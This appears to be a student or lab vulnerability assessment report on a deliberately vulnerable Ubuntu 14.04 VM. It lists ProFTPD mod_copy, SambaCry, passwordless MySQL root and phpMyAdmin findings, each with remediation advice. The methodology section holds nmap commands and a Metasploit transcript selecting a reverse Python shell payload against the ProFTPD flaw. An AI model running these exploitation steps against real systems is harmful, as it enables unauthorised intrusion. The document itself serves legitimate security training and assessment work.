# Professional Vulnerability Report

## Title Page

- Report Title: ERULNX16 OVA Vulnerability Assessment
- Author:  Jaseel K
- Date: 2025-10-18
- VM file: ERULNX16.ova
- File SHA256: 72F87EFA8890DCF571A2BF3857C56F3560A8710D3B76B1BD2E67309B96A8380A

## Executive Summary

- Objective: Conduct a vulnerability scan on the target host 192.168.100.158.
- Key Findings: The host hosts several extremely old and end-of-life (EOL) services, such as an unpatched ProFTPD server, an outdated Samba version, and an EOL operating system (Ubuntu 14.04).
- Impact: A Critical vulnerability was used to gain remote command execution by an unauthenticated attacker. This ended up completely compromising the web server. From this vantage point, an attacker can gain access to internal data (such as the MySQL database) and pivot to other hosts on the network.
- Overall Risk: Critical. Remediation of the host is necessary right away in order to avoid full network compromise.

## Technical Findings & Vulnerability Details

Finding 1: Remote Code Execution using ProFTPD 1.3.5 (CVE-2015-3306)

- Risk: Critical
- Service: ProFTPD 1.3.5 on Port 21/tcp
- Description: The server has a vulnerable version of ProFTPD that is subject to an unauthenticated remote code execution attack. The mod_copy module provides the capability for an attacker to copy any file from anywhere on the server to any other place on the server.
- Proof of Concept (Attack Narrative):
    - The attacker exploited using the exploit/unix/ftp/proftpd_modcopy_exec Metasploit module.
    - The exploit employed the CP (copy) command to copy an evil PHP payload into the writable web directory /var/www/html.
    - The attacker accessed this PHP file through the Apache web server on port 80, which spawned a reverse shell.
    - Result: A shell was gained as the www-data user, which compromised the server.
- Remediation:

    - Primary: Update the ProFTPD package to the newest patched version ASAP.
    - Compensating: Disable the mod_copy module in ProFTPD configuration and turn off anonymous FTP access, if an upgrade is not feasible.

Finding 2: Obsolete Operating System (Ubuntu 14.04 LTS)

- Risk: Critical
- Service: Host OS
- Description: The host is using Ubuntu 14.04 LTS, which expired its official End of Life (EOL) in April 2019. This renders it no longer receiving security patches and vulnerable to many known privilege escalation exploits, including OverlayFS.
- Impact: The first www-data shell can quickly be escalated to a root (administrator) shell, providing an attacker with full control of the machine.
- Remediation:
    - Highest priority. The server needs to be upgraded to a supported OS version (e.g., Ubuntu 20.04 LTS or 22.04 LTS).
    - All services need to be migrated and re-configured on the new host.

Finding 3: Possible RCE in Samba (CVE-2017-7494 "SambaCry")

- Risk: Critical
- Service: Samba 3.X - 4.X on Port 445/tcp
- Description: The nmap scan detected a Samba version (3.X-4.X) that is extremely likely to be vulnerable to "SambaCry." This vulnerability enables a remote attacker to upload a shared library and instruct the server to run it, leading to remote code execution.
- Impact: This offers a second, separate avenue for an attacker to obtain a shell on the system, with possibly varying user permissions.
- Remediation:
    - Update the samba package to the most recent patched version as soon as possible.
    - Disable the service completely if Samba file sharing is not necessary.

Finding 4: Insecure MySQL Configuration

- Risk: High
- Service: MySQL on Port 3306/tcp
- Description: MySQL server is network-accessible. Attempts to log on as root from our attack host were unsuccessful, but not because of a password. The message was Host '192.168.100.119' is not allowed. This definitely suggests that the root user has no password and is protected by a host-based access list only.
- Impact: With a www-data shell on the same system now, the attacker can simply execute mysql -u root from the server itself to get complete administrative access to all databases.
- Remediation:
    - Change the password for the MySQL root user to something secure.
    - Make MySQL bind only 127.0.0.1 (localhost) in its configuration file (my.cnf) so it is not accessible from the network at all.


Finding 5: Exposed phpMyAdmin Panel

- Risk: Medium


- Service: Apache (Port 80) /phpmyadmin
- Description: nikto found a phpmyadmin directory. This panel is an interface to the MySQL database through a web interface.
- Impact: This presents an attacker with an easy-to-use target. If they guess credentials (or use Finding 4's root account), they can use this panel to view data and execute commands.
- Remediation:
    - If phpmyadmin is not required, remove it.
    - If required, limit access to it through a .htaccess file or by setting the Apache virtual host to only accept incoming requests from certain, known IP addresses.

# Methodology & Attack Path


1. Host Discovery: A ping scan (**sudo nmap -sn 192.168.100.0/24**) was used to identify live hosts, locating the target at **192.168.100.158**.





2. Service Enumeration: A full port scan (**nmap -sV -p-**) was run on the target to identify all open ports and service versions.




3. Vulnerability Analysis: The list of services (ProFTPD 1.3.5, Apache 2.4.7, Samba 3.X, etc.) was analyzed for known public vulnerabilities.
4. Exploitation: The ProFTPD 1.3.5 **mod_copy** vulnerability was selected as the primary attack vector.



Applications Places System Tue Oct 21, 07:16

Access documents, folders and network places

Parrot Terminal

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set RHOSTS ProFTPD 192.168.100.158
RHOSTS => ProFTPD 192.168.100.158
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set SITEPATH /var/www/html
SITEPATH => /var/www/html
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client addres
                                         s
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                         ost:port][...]
   RHOSTS     ProFTPD 192.168  yes       The target host(s), see
              .100.158                   https://docs.metasploi
                                         t.com/docs/using-metasp
                                         loit/basics/using-metas
                                         ploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable websi
                                         te path
   SSL        false            no        Negotiate SSL/TLS for o
                                         utgoing connections
   TARGETURI  /                yes       Base path to the websit
                                         e
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual hos
                                         t
```

Menu Parrot Terminal *Unsaved Document 1... Parrot Terminal

Applications Places System Tue Oct 21, 07:17


Access documents, folders and network places

Parrot Terminal

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                                  normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat               normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic                   normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind             normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse          normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk               normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat            normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python            normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl        normal  No     Unix Command Shell, Reverse TCP SSL (via python)

[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> run
```

Menu Parrot Terminal *Unsaved Document 1... Parrot Terminal

5. Post-Exploitation: After gaining a **www-data** shell, local enumeration (**cat /etc/issue**, **whoami**) confirmed the system identity and user privileges.




# Conclusion

The server at **192.168.100.158** is in a critical-risk state. It is running multiple EOL and unpatched services, leading to a trivial remote compromise. The root cause is a lack of basic patch management. We recommend taking the server offline immediately and rebuilding it on a modern, supported operating system.